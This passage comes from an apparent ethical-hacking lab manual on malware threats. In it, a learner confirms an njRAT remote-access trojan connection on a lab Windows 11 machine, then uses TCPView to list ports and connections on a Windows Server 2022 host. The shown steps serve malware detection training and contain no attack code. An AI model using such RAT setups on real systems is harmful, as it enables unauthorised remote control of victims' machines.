
Module 07 – Malware Threats

10. Observe that a connection has been established by the njRAT client. Click switch to the **Windows 11** virtual machine. Switch to **njRAT** window to observe the established connection.




11. Now, let us analyze this process on **Windows Server 2022** using **TCPView** tool. Switch back to the **Windows Server 2022** virtual machine.
12. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView** and double-click **Tcpview.exe** to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.




13. If a **TCPView License Agreement** window appears, click the **Agree** button to agree to the terms and conditions.
14. The **TCPView** main window appears, displaying the details such as Process, ProcessId, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State, as shown in the screenshot.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
msqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
msqsvc.exe	3164	TCP	Listen	0.0.0.0	2103	0.0.0.0	0	4/6/2022 1:30:27
msqsvc.exe	3164	TCP	Listen	0.0.0.0	2105	0.0.0.0	0	4/6/2022 1:30:27
msqsvc.exe	3164	TCP	Listen	0.0.0.0	2107	0.0.0.0	0	4/6/2022 1:30:27
lsass.exe	756	TCP	Listen	0.0.0.0	3268	0.0.0.0	0	4/6/2022 1:30:56
lsass.exe	756	TCP	Listen	0.0.0.0	3269	0.0.0.0	0	4/6/2022 1:30:56
svchost.exe	876	TCP	Listen	0.0.0.0	3389	0.0.0.0	0	4/6/2022 1:30:16
Microsoft.ActiveDirec...	3000	TCP	Listen	0.0.0.0	9389	0.0.0.0	0	4/6/2022 1:30:56
lsass.exe	756	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	4/6/2022 1:30:16
wininit.exe	624	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	1212	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	1800	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	2488	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	61209	0.0.0.0	0	4/6/2022 1:30:26
spoolsv.exe	2824	TCP	Listen	0.0.0.0	61210	0.0.0.0	0	4/6/2022 1:30:26
msqsvc.exe	3164	TCP	Listen	0.0.0.0	61213	0.0.0.0	0	4/6/2022 1:30:27
services.exe	736	TCP	Listen	0.0.0.0	61214	0.0.0.0	0	4/6/2022 1:30:27
dns.exe	2320	TCP	Listen	0.0.0.0	61221	0.0.0.0	0	4/6/2022 1:30:56
dfsrs.exe	2568	TCP	Listen	0.0.0.0	61246	0.0.0.0	0	4/6/2022 1:30:57
[Time Wait]		TCP	Time Wait	10.10.1.22	62165	72.21.91.29	80	
svchost.exe	2340	TCP	Listen	0.0.0.0	62174	0.0.0.0	0	4/5/2022 11:26:40
System	4	TCP	Established	10.10.1.22	62176	10.10.1.11	445	4/5/2022 11:27:30
System	4	TCP	Established	10.10.1.22	62177	10.10.1.11	445	4/5/2022 11:27:30

Endpoints: 95 Established: 22 Listening: 69 Time Wait: 4 Close Wait: 0 Update: 2 sec States: (All)

15. TCPView performs **Port monitoring**. Click the **Local Port** tab to view the ports in serial order.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	fe80::9d68:1d1a:92eb:e27e	53	::	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	::1	53	::	0	4/6/2022 1:30:26
